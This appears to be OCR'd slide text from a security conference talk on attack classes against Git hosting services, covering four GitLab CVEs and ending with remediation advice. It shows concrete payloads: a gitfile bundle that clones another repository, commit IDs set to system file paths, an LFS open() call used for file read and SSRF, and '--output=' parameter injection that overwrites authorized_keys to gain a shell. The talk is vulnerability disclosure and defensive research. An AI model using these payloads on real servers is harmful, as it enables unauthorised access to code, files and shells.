
Tencent腾讯 | 腾讯安全
CSS
互联网安全领袖峰会
Cyber Security Summit
对基于Git的版本控制服务的通用攻击面的探索
黎荣熙 长亭科技

$ whoami

- Full-time DevOps @ Chaitin
- Part-time security researcher
  - GitLab
    - 10+ CVE
  - GitHub
    - 2 critical in GitHub Enterprise
  - Rubygems

Agenda

Goal: Introduce general classes of attacks on Git-based services

- Git and Git-based hosting services in general
- A semi-automated way to discover Git-related bugs
- Exploits of these vulnerabilities
- Conclusion & Remediation


Git vs. Git-based service

Git vs. GitLab (GitHub/BitBucket etc.)

- Git
  - A version control tool to manage your source code
- Git-based service
  - A hosting service for Git repositories
- In one line
  - Git is a tool and Git-based services use the tool

Git vs. GitLab

- Git does NOT have access control
  - Anyone with access can modify
- Access control is provided by the webapp
  - Based on users and projects
  - Git RPC writes repo on behalf of user
- No horizontal restrictions if the Git RPC implementation is vulnerable



Bust the bugs

Bust the bugs


- Read the source code
  - Code bases are huge – 2.8k files, with 132k lines of code
  - The target evolves quickly – 200+ commits per week
- A wiser method
  - Implement a tool to facilitate the bug busting process

Find vulnerabilities in Git RPC

- Gitaly (Git gRPC service of GitLab)
  - Written in Go and Ruby
  - Use os/exec for Git operations
    - How to search for all exec.Command
      - ~~Substring search~~
        - Does not understand code
      - AST traverser
        - RuboCop (Ruby)
        - Guru (Go)

Search with Guru

Strategy:



Reality:

Bugs 


- Some of the bugs I found:
  - git-bundle (CVE-2019-6240)
    - Git RPC executes git clone uploaded bundle file
  - git-diff (CVE-2019-9221)
    - Read arbitrary file via git diff command
  - git-lfs (CVE-2018-20144 & CVE-2018-20499)
    - Read arbitrary file and SSRF
  - git-archive (CVE-2019-12430)
    - File overwritten to RCE via parameter injection

git-bundle (CVE-2019-6240)

git-bundle (CVE-2019-6240)

- https://git-scm.com/docs/git-bundle
  - Move objects and refs by archive

- GitLab uses git-bundle to handle project export/import
  - $ git bundle create project.bundle master # export
  - $ git clone --bare project.bundle NewRepo # import



git-bundle (CVE-2019-6240)

- No variables are taintable
  - Random uploaded bundlePath
  - Fixed repoPath derived from project name

- What is taintable?
  - The content of bundlePath file

```
args := []string{
        "clone",
        "--bare",
        "--",
        bundlePath,
        repoPath,
}
cmd, err := git.CommandWithoutRepo(ctx, args...)
if err != nil {
        cleanError := sanitizedError(repoPath, "CreateReposit
        return status.Error(codes.Internal, cleanError)
}
if err := cmd.Wait(); err != nil {
        cleanError := sanitizedError(repoPath, "CreateReposit
        return status.Error(codes.Internal, cleanError)
}
```

git-bundle (CVE-2019-6240)

- Read the manual!

> **gitfile**
> A plain file `.git` at the root of a working tree that points at the directory that is the real repository.

- Does it work in git clone?
  - Read the code!

git-bundle (CVE-2019-6240)

- builtin/clone.c of git client

```
} else if (S_ISREG(st.st_mode) && st.st_size > 8) {
        /* Is it a "gitfile"? */
        char signature[8];
        const char *dst;
        int len, fd = open(path->buf, O_RDONLY);
        if (fd < 0)
                continue;
        len = read_in_full(fd, signature, 8);
        close(fd);
        if (len != 8 || strncmp(signature, "gitdir: ", 8))
                continue;
        dst = read_gitfile(path->buf);
```

git-bundle (CVE-2019-6240)


```
$ cat project.bundle
gitdir: /path/to/secret-repo.git

$ git clone project.bundle
```

means

```
$ git clone /path/to/secret-repo.git
```

git-bundle (CVE-2019-6240)

Your code is mine!



git-diff (CVE-2019-9221)

git-diff (CVE-2019-9221)

A common command to show differences between versions

```
$ git diff b717ac34007dd2ae8b38b1c58a9bd19285dced83 c42883b98c0571e8725b5a0ca72ba6c70b968a28
diff --git a/b b/b
new file mode 100644
index 0000000..8d14485
--- /dev/null
+++ b/b
@@ -0,0 +1 @@
+line of code
$
```

git-diff (CVE-2019-9221)

Show me the code!


```
func (s *server) RawDiff(in *gitalypb.RawDiffRequest, stream gitalypb.DiffService_RawDiffServer) error {
        if err := validateRequest(in); err != nil {
                return status.Errorf(codes.InvalidArgument, "RawDiff: %v", err)
        }

        cmdArgs := []string{"diff", "--full-index", in.LeftCommitId, in.RightCommitId}

        sw := streamio.NewWriter(func(p []byte) error {
                return stream.Send(&gitalypb.RawDiffResponse{Data: p})
        })
```

- Left(Right)CommitId
  - Expected to be SHA
  - In fact?

git-diff (CVE-2019-9221)

LeftCommitId = /etc/passwd
RightCommitId = /etc/hosts

Simple?




git-lfs (CVE-2018-20144, 20499)

git-lfs (CVE-2018-20144 & CVE-2018-20499)

- Git LFS
  - A git plugin developed by GitHub to track large files

- Placeholder in repo with SHA256
- Send extra HTTP requests to fetch the real files



git-lfs (CVE-2018-20144 & CVE-2018-20499)


- GitLab import repository with Git LFS enabled
  - Clone like a normal git client
  - Download LFS tracked files and save them in GitLab itself

```
sanitized_uri = Gitlab::UrlSanitizer.new(url)

with_tmp_file(oid) do |file|
  size = download_and_save_file(file, sanitized_uri)
  lfs_object = LfsObject.new(oid: oid, size: size, file: file)

  project.all_lfs_objects << lfs_object
end
```

```
def download_and_save_file(file, sanitized_uri)
  IO.copy_stream(open(sanitized_uri.sanitized_url, headers(sanitized_uri)), file)
end
```

git-lfs (CVE-2018-20144 & CVE-2018-20499)

- open(“/etc/passwd”) - Local file read
- open(“http://localhost:1234/secret/endpoint”) - SSRF



git-archive (CVE-2019-12430)

git-archive (CVE-2019-12430)

- git archive
  - A command to pack all files (or sub-directory) in a tarball
  - Output to stdout by default
  - Support --output to redirect output to files
  - Support multiple output formats
    - tar
    - zip
    - tar.gz
    - etc.

git-archive (CVE-2019-12430)

Show me the code:

```
func handleArchive(ctx context.Context, writer io.Writer, in *gitalypb.GetArchiveRequest, compressCmd *exec.Cmd, format string, path string) error {
        archiveCommand, err := git.Command(ctx, in.GetRepository(), "archive",
                "--format="+format, "--prefix="+in.GetPrefix()+"/", in.GetCommitId(), path)

        if err != nil {
                return err
        }
```

- path is taintable
  - parameter injection with --output?

git-archive (CVE-2019-12430)

- What file to overwrite?
- Git over SSH
  - Servers store public keys in ~git/.ssh/authorized_keys
  - Restricted shell (only whitelisted command, git-upload-pack etc.)
- File overwritten exploit with restrictions
  - No execution flag
  - Partially overwriting with garbage data

- Overwrite the authorized_keys file to get shell

git-archive (CVE-2019-12430)

- Construct the payload
  - Let path = ” --output=/path/to/somewhere ”

$ git archive --format tar
--prefix=/
CommitID(SHA)
--output=/var/...../.ssh/authorized_keys

```
$ tree
.
└── --output=
    └── var
        └── opt
            └── gitlab
                └── .ssh
                    └── authorized_keys
                        └── id_ed25519.pub
```

git-archive (CVE-2019-12430)

- Why tar?
  - tar.gz
  - zip
  - tar.bz2
  - tar
- Tar can preserve the payload in plain text. As much as possible.

git-archive (CVE-2019-12430)

pubkey:

```
$ cat id_ed25519.pub
#
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIESaxf69PD+zo1VaIwavDEgHhH19XHoqYM3AH8uKTlmU
#
```

tar-ed:

```
$ cat /var/opt/gitlab/.ssh/authorized_keys
pax_global_header00006660000000000000000000000064134712530140014512gustar00rootroot000000000000
archive-master---output=-var-opt-gitlab-.ssh-authorized_keys/0000775000000000000000000000000013
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIESaxf69PD+zo1VaIwavDEgHhH19XHoqYM3AH8uKTlmU
#
```

Conclusion & Remediation

Conclusion

- Running git client commands at server side is tricky
  - Cross repository access
  - Filesystem access
  - Command injection

- Some trusted data can be accidentally un-trustable
  - Malicious git server to import repo from

Remediation

- Avoid invoking external commands with user input
  - Validate user input, sanitize it carefully
  - Use libgit2 to avoid calling external commands

- How to prevent from the root of the problem?
  - Low level access control to repository level
  - Isolation


互联网安全领袖峰会
Cyber Security Summit
Tencent 腾讯
腾讯安全
感 谢 聆 听